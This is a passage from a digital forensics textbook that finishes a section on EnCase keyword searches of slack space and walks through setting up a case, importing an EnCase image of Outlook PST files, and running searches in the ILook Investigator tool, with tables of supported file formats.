Click on the Search button in the toolbar. This is a Search screen, and I have placed checkmarks in the boxes appropriate for this search (Figure 6.37).

Click on Start to begin the search. When completed, you will see a summary of the results. Click OK to continue. To view the search hits, click


```

0345795 |1024.Install| DelReq=DEL_CURRENT_REG AddReq=1024. DPMS [640.Install] DelReq=DEL_CURRENT_REG AddReq=640 [800.Install] DelReq=DEL_CURRENT
0345970 |_REG AddReq=800 [1024.Install] DelReq=DEL_CURRENT_REG AddReq=1024 [1280.Install] DelReq=DEL_CURRENT_REG AddReq=1280 [1600.Install] DelR
0346005 |ep=DEL_CURRENT_REG AddReq=1600 ] ----- [PMSSET Home]and9. We also install 1044 [DelReq=DEL_CURRENT_REG AddReq=1044] DelReq=
0346140 |Pcr.com that you put out on the Internet 4 years ago as a joke. Not so funny now huh?| DelReq=DEL_CURRENT_REG AddReq=AST4I.AddReq. 102
0346295|4 |AST4N| DelReq=DEL CURRENT REG AddReq=AST4N.AddReq. 1024. DPMS |AST4L| DelReq=DEL CURRENT REG AddReq=AST4L.AddReq. 1024. DPMS |AST5L|

```

Figure 6.39 Highlighted information in case file.

on the View menu, then click on Search Hits, which displays the results (Figure 6.38).

To see the text that surrounds the search term, click on the item under Preview. This is something that should be included in the final report. If you right-click on the blue highlighted area, an options menu opens, which allows you to Bookmark Data, Export Copy, and Go To. Scroll down the contents of the case file under Preview (Table 6.2) to obtain information shown in Figure 6.39.

You can see that we have learned some interesting information that we will need to turn over to the law enforcement authorities. These information fragments are typical of what an Analyst can uncover when searching slack space, swap space, and other hidden areas of the hard drive. I have seen multiple hours', days', weeks', and months' worth of conversations on systems that had been compromised by hackers or that were being used in some fashion for criminal or terrorist-related purposes. It is also important to note that your keyword searches will also generate a significant portion of garbage data (noise). This is information that comes up due to the keyword or phrase you used but is not pertinent to the case you are working on.

Now let us move on to another key forensics tool used in the law enforcement community: ILook Investigator.

CHAPTER QUESTIONS

1. What platforms and file systems does EnCase Forensic Edition support?
2. What is the purpose of EnScript?
3. Can you build custom scripts for special investigative needs and to automate tasks?
4. Has EnCase been NIST verified?



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

ILook Investigator

Now let us take a look at ILook, a forensics tool used to analyze images of computer hard drives. The screens you see will depend on the version of the tool being used of course. We will not be going through our murder case with Patty as in the prior chapters with EnCase and AccessData. Instead, I will be providing an overview of this forensic tool and what procedures to follow to use this tool in the course of an investigation that involves e-mail messages, in particular Microsoft Exchange.pst files. This software was originally engineered by Elliot Spencer, and it is provided to law enforcement agencies globally at no charge. The IRS (Internal Revenue Service) makes this software available through its Electronic Crimes Program. ILook utilizes the Hashkeeper Database, which is maintained by the Department of Justice National Drug Intelligence Center. Some hash tables from the NIST NSRL are also included.

ILook is used to inspect data obtained from any forensic imaging system that creates a straight sector dump of the imaged media (also known as a bitstream backup, bit copy, bit image). Numerous law enforcement and commercial imagers produce images in this format. ILook also supports the examination of Safeback image files, EnCase image files, ISO (International Standards Organization) and CIF CD images, VMWare virtual disks, and of course ILook image files. Table 7.1 lists the file systems supported by ILook.

The user interface to ILook is similar to AccessData's FTK (Forensic Tool Kit) and Guidance Software's EnCase in that it uses a Microsoft Windows-type interface with the screen broken into various panes to display information. Also similar to the other tools is the ability to perform standard searches and indexed searches. As mentioned in the discussion with a prior tool, indexed searches are much faster as long as you have the time to allow the indexing to be performed in the first place. Table 7.2 through Table 7.8 list the various file types and formats ILook supports.

The initial ILook screen looks like the one in Figure 7.1 when you first start the program. To initially bring evidence into ILook, press F4 to open the Evidence Management Window (EMW) shown in Figure 7.2. Notice in the top right of Figure 7.2 an area entitled Evidence Definition File (EDF).

Table 7.1 File systems supported by ILook.

FAT (12,16,32,VFAT)
NTFS (4 compressed/noncompressed, 5 compressed/noncompressed)
Mac (HFS, HFS+)
Linux (Ext2FS, Ext3FS)
UNIX (SCO SysV [AFS, EAFS, HTFS])
CDFS
Novell Netware NWFS

Click the New button so that a new EVD file can be created. The EVD file will contain the case configuration information for this new case. Note that you would create a new EVD file for each case for which you are doing an investigation.

Once you click the New button, you are asked if you want to Save the log. Normally you would want to save the log, so click the Yes button. The next thing you are asked is where you want to save this log. Save it where you so desire, then click the Save button.

Next we move to the bottom right section, where we see the Investigator's Name/ID area. Click the Change button and enter your name. Placing your name in this section allows your name to be attached to each new piece of evidence that is added to the case. If need be, you can change this for specific pieces of evidence that may be added to the case by other members of your team.

Directly above the Investigator's Name/ID area is a section entitled Case Results Path. Here you select the drive that you will use to hold reports and any data that you choose to extract from the suspect's hard drive.

Directly above the Case Results Path section is the Case Reference section. Click the Change button if you wish to change the case reference name. In this case, I'm going to keep the case reference name as PSTcasel. Click the OK button to continue. Based on the changes we have made, the Evidence Management Window (EMW) now looks as shown in Figure 7.3.

Now we need to add the actual evidence items to the case. You perform the following process for each evidence item you wish to add to the case.

Notice the yellow button labeled Add Evidence to Case. Click on this button to see a section entitled Evidence 1 with various subitems underneath it (Figure 7.4).

Right-click on Evidence 1, then left-click on Edit Evidence ID. Enter "PST & JC Files" as shown in Figure 7.5. Once you have entered the desired text that provides you with a descriptive name for your evidence, click the OK button.

In the Evidence Info section, right-click Notes (Figure 7.4) and select the Edit function. Type in a description of the evidence as shown in Figure 7.6, then click OK.

Table 7.2 Word Processing file formats supported.

ANSI Text (7 and 8 bit), all ver.	IBM FFI, all ver.; IBM Revisable Form Text, all ver.; IBM Writing Assistant, ver. 1.01	MultilMate, ver. through 4.0	Professional Write Plus, ver. 1.0
ASCII Text (7 and 8 bit versions available), all ver.	JustWrite, ver. through 3.0	Novell Perfect Works, ver. 2.0	Samna Word IV+ SmartWare II, ver. 1.02
Adobe FrameMaker (MIF), ver. 6	Legacy, ver. through 1.1	Nota Bene, ver. 3.0	SmartWare II, ver. 1.02
Corel WordPerfect for Windows versions through 2002	Lotus AMI/AMI Professional, ver. through 3.1; Lotus Manuscript, ver. through 2.0; Lotus WordPro (Win32 platforms) SmartSuite 96, 97 and Millennium; Lotus WordPro (Non-Windows platforms – text only)	Novel Perfect Works, ver. 2.0	Sprint, ver. 1.0
DECWPS Plus (DX), ver. through 4.0; DECWPS Plus (WPL), ver. through 4.1	SmartSuite 97 and Millennium edition	Novell WordPerfect for DOS, ver. through 6.1; Novell WordPerfect for Mac, ver. 1.02 through 3.0; Novell WordPerfect for Windows, ver. through 7.0	StarOffice Writer (UNIX and Windows), ver. 5.2
DisplayWrite 2 and 3 (TXT), all ver.; DisplayWrite 4 and 5, ver. through 2.0	MacWire II, ver. 1.1	Office writer, ver. 4.0 to 6.0	Total Word, ver. 1.2
Enable, ver. 3.0, 4.0, and 4.5	Mass I, ver. through 8.0	PC-File Letter, ver. through 5.0; PC-File+Letter, ver. through 3.0	Unicode Text, all ver.
First Choice, ver. through 3.0	Microsoft Rich Text Format (RTF), all ver.	pfs:Write, ver.A, B, and C	Volkswriter3&4, ver. through 1.0

(Continued)

Table 7.2 (Continued) Word Processing file formats supported.

Framework, ver. 3.0	Microsoft Word for DOS, ver. through 6.0; Microsoft Word for Macintosh, ver. 4.0 through 98; Microsoft Word for Windows, ver. through 2002; Microsoft WordPad, all ver.; Microsoft Works for OS, ver. through 2.0; Microsoft Works for Macintosh, ver. through 2.0; Microsoft Works for Windows, ver. through 4.0	Professional Write for DOS, ver. through 2.1	Wang PC (IWP), ver. through 2.6
HTML, ver. through 3.0	Microsoft Write, ver. through 3.0	Q&A for DOS, ver. 2.0; Q&A Write for Windows, ver. 3.0	WordMARC, ver. through Composer Plus WordStar 2000 for DOS, ver. through 3.0; WordStar for DOS, ver. through 7.0; WordStar for Windows, ver. 1.0 XyWrite, ver. through III Plus

Table 7.3 Spreadsheet file formats supported.

Enable, ver. 3.0,4.0, and 4.5	Microsoft Excel for Macintosh, ver. 3.0 through 4.0, 98; Microsoft Excel for Windows, ver. 2.2 through 2002; Microsoft Excel Charts, ver. 2.x through 7.0	Novell Perfect Works, ver. 2.0
First Choice, ver. through 3.0	Microsoft Multiplan, ver. 4.0	QuattroPro for DOS, ver. through 5.0; QuattroPro for Windows, ver. through 2002
Framework, ver. 3.0	Microsoft Windows Works, ver. through 4.0	PFS: Professional Plan, ver. 1.0
Lotus 1-2-3 (DOS & Windows), ver. through 5.0; Lotus 1-2-3 for SmartSuite, SmartSuite 97, and Millennium; Lotus 1-2-3 Charts (DOS & Windows), ver. through 5.0; Lotus 1-2-3 (OS/2), ver. through 2.0; Lotus 1-2-3 Charts (OS/2), ver. through 2.0	Microsoft Works (DOS), ver. through 2.0; Microsoft Works (Macintosh), ver. through 2.0	SuperCalc 5, ver. 4.0
Lotus Symphony, ver. 1.0, 1.1, and 2.0	Mosaic Twin, ver. 2.5	SmartWare II, ver. 1.02 VP Planner 3D, ver. 1.0

There are various ways to have ILook import the Bruce.pst and JC files so that we can analyze them. In this case, let us use an EnCase image file. We will therefore need to make an EnCase image of the Bruce.pst and JC files so that we can read an EnCase image file into ILook. Start EnCase and the first window that opens is Figure 6.1 (see Chapter 6). Click on Acquire to open the Create An Evidence File screen (Figure 6.2). Click Next, which opens the Choose a Drive screen (Figure 6.3). Choose E: because that is where the evidence files are; then click Next. Enter the data shown in Figure 7.7; then click Next.

On the next screen, Analysis Options, click Add and verify, then click Next. Fill in the blanks, then click Finish to create the evidence file. Notice that the file is not password protected, but in most cases it should be (Figure 7.8).

It took EnCase 12 minutes and 27 seconds to create this evidence file and another 2 minutes and 27 seconds to verify it. This volume was a total of 4.2 GB in size containing files consisting of a total size of 62.3 MB. Now that we have an EnCase image file (JCJPST.E01), let us return to ILook and make use of this image. Figure 7.9 shows the Evidence Management (EMW) screen.

Table 7.4 Graphic file formats supported.

AI: Adobe Illustrator File Format, ver. through 7.0	DRW: Micrografx Draw, ver. through 4.0	PBM: Portable Bitmap, no specific version	SDW Ami Draw
CDR: Corel Draw, ver. through 8.0	DXF (Binary and ASCII): AutoCAD Drawing Interchange Format, ver. to 14	PCD: Kodak Photo CD, ver. 1.0	Snapshot (Lotus), all versions
DSF: Micrografx Designer Windows 95, ver. 6.0	EMF: Windows Enhanced Metafile	PCX Bitmap: PC Paintbrush	SRS: Sun Raster File Format, no specific version
DWG: AutoCAD Native Drawing Format, ver. 12 through 14	EPS: Encapsulated PostScript if TIFF image is embedded in it	Perfect Works (Draw) Novell, ver. 2.0	Targa Truevision
ICES: Initial Graphics Exchange Specification, ver. 5.1	FMV: FrameMaker graphics vector & raster, through ver. 5.0	PGM: Portable Gray map, no specific version	TIFF versions through 6
PDF: Portable Document Format Acrobat, ver. 2.1, 3.0, 4.0, and 5.0	FPX: Kodak Flash Pix, no specific format	PIC: Lotus 1-2-3 Picture File Format, no specific version	TIFF CCITT Group 3 and 4 Fax Systems
PS: Postscript Level 2	GDF: IBM Graphics Data Format, ver. 1.0	PICT1 and PICT2: (Raster) Macintosh Standard	VISO Visio 4 (page preview only), 5, 2000 and 2002
PSD: Adobe Photoshop File Format, ver. 4.0	GEM: Graphics Environment Manager Metafile, bitmap and vector	PIF: IBM Picture Interchange Format, ver. 1.0	WBMP, no specific version
Binary Group 3 Fax, all ver.	GIF: Graphics Interchange Format	PNG: Portable Network Graphics Internet Format, ver. 1.0	WMF: Windows Metafile
BMP: (including RLE, ICO, CUR, and OS/2 DIB) Windows	GP4: Group 4 CALS Format Type I and Type II	PNTG: MacPaint	WordPerfect Graphics [WPG and WPG2], ver. through 2.0
CDR (if TIFF image is embedded in it) Corel Draw, ver. 2.0–9.0	HPGL: Hewlett Packard Graphics Language, ver. 2.0	PPM: Portable Pixmap, no specific version	XBM: X-Windows Bitmap x10 compatible
CGM: Computer Graphics Metafile ANSI, CALS, NIST; ver. 3.0	IMG: GEM Paint, no specific version	Progressive JPEG, no specific version	XPM: X-Windows Pixmap x10 compatible
CMX: Corel Clip Art Format, ver. 5 through 6	JFIF: (JPEG not in TIFF format), all versions	PSP: Paintshop Pro (Win32 only), ver. 5.0, 5.0.1	XWD: X-Windows Dump x10 compatible

(Continued)

Table 7.4 (Continued) Graphic file formats supported.

DCX: (multi-page PCX) Microsoft Fax	JPEG: Joint Photographic Experts Group, all versions	RND:AutoShade Rendering File Format, ver. 2.0
DRW: Micrografx Designer, ver. 3.1	MET: OS/2 PM Metafile, ver. 3.0	

Table 7.5 Database file formats supported.

Access, ver. through 2.0	Enable, ver. 3.0,4.0, and 4.5	Microsoft Windows Works, ver. through 4.0	Reflex, ver. 2.0
dBASE, ver. through 5.0	FirstChoice, ver. through 3.0	Microsoft Works (DOS), ver. through 2.0; Microsoft Works (Macintosh), ver. through 2.0	Q&A, ver. through 2.0
DataEase, ver. 4.x	FoxBase, ver. 2.1	Paradox (DOS), ver. through 4.0; Paradox (Windows), ver. through 1.0	SmartWare II, ver. 1.02
DBXL, ver. 1.3	Framework, ver. 3.0	RrBASE 5000, ver. through 3.1; R:BASE System V, ver. 1.0; Personal R-.BASE, ver. 1.0	

Table 7.6 Presentation file formats supported.

Corel Presentations, ver. 8.0, 9.0, and 2002
Novell Presentations, ver. 3.0 and 7.0
Harvard Graphics for DOS, ver. 2.x and 3; Harvard Graphics, Windows ver. Freelance for Windows, ver. 1.0, 2.0, 96, 97, Millennium; Freelance for OS/2, ver. through 2.0
Microsoft PowerPoint for Windows, ver. through 2002; Microsoft PowerPoint for Macintosh, ver. 4.0, 98

Table 7.7 Compressed and encoded formats supported.

GZIP, no specific version	UUEncode, no specific version
LZA Self Extracting Compress, no specific version	UNIX Compress, no specific version
LZH Compress, no specific version	UNIX TAR, no specific version
Microsoft Binder, ver. 7.0, 97	ZIP PKWARE, ver. through 2.04g
MIME (text mail), no specific version	

Table 7.8 Desktop publishing and other miscellaneous formats supported.

Adobe FrameMaker (text only), ver. 6.0	Microsoft Project (text only), Project 98
Executable (EXE, DLL), no specific version	vCard Electronic Business Card Versit, ver. 2.1
Executable for Windows NT, no specific version	WML, compatible with WML specification 5.2
MSG (text only): Microsoft Outlook Mail format	JustSystems Ichitaro, ver. 5.0, 6.0, 8.0, 9.0, and 10.0




Figure 7.1 Initial ILook screen.




Figure 7.2 The Evidence Management Window.




Figure 7.3 The Evidence Management Window after the case is created.




Figure 7.4 New Evidence Management Window.




Figure 7.5 Evidence ID update screen.




Figure 7.6 Evidence notes updates screen.




Figure 7.7 Encase identification screen.




Figure 7.8 EnCase output file screen.




Figure 7.9 New ILook evidence management screen.

Now right-click on Image 0, then left-click on Select Image Section. This shows the files saved. Select JC_PST.E01, then click the Open button.

Notice how ILook automatically picked up the other evidence files associated with JC_PST.E01. Each of these files is 640 MB in length, and was made by EnCase in this size because we told it this was what we wanted (see earlier EnCase screenshot indicating File Segment Size).

Now click on the Apply button to save your changes. Figure 7.10 shows an updated EMW screen.

Right-click on the PST & JC Files entry in the EMW in Figure 7.10, then left-click on Standard Partition Traverse on the menu. Click on a folder to view the files that are contained in it. To save the current ILook state, right-click on the yellow icon next to PST & JC Files, then left-click on Save Mapping Data. If you later exit ILook and wish to restore the file mapping you have saved, right-click on the yellow icon again, then left-click on Load Mapping Data. This will restore your session.

Now let us perform a text search on the files we have mapped. Click on the device, partition, folder, or files that you desire to search, then click on Search (F5) on the main menu bar at the top of the EMW, which opens the Data Search windows (Figure 7.11).

Notice that ILook has three types of searches: Standard, Bulk, and Indexed. Let us take a quick look at each one.

The Standard Search Engine (SSE) allows you to search through case data that belongs to whatever Data Group you choose. (See Figure 7.11 for these groups.) This is a raw text search through every byte of data in the Data Group. It can take a considerable amount of time to search through a large amount of data because this is such an exhaustive technique. The SSE is usually used when you just want to try three or four search terms to see whether you get a hit.

The Bulk Search Engine (BSE) allows you to simultaneously search for up to 500 ASCII keywords. This means the 500 keywords are searched for in approximately the same time frame that it took the SSE to do one word. The BSE can also be set up to not only search for the 500 ASCII




Figure 7.10 Updated EMW screen.




Figure 7.11 Data search window.

keywords simultaneously but also search for their Unicode equivalents at the same time. This is a raw text search through every byte of data in the Data Group. It can take a considerable amount of time to search through a large amount of data because this is such an exhaustive technique. The results from the BSE can be displayed in multiple formats.

The Indexed Search Engine (ISE) enables you to search large quantities of data at a much higher rate. First you must develop an index database. Once the database is constructed, you then run your searches against the database instead of the raw text you used with the BSE and SSE. The best situation in which to use the ISE is when you plan to run a large number of various text searches over a rather lengthy period of time.

Because we have already developed a keyword search list (KeywordsBAEI.txt), let us use it again and make use of the BSE. First set up the Data Search windows as shown in Figure 7.12.

Notice that I chose the Report (.HTM) output format. Because this only requires that the user have a browser, the choice of this option is common. The Comma Separate Value (.CSV) output format can be read using

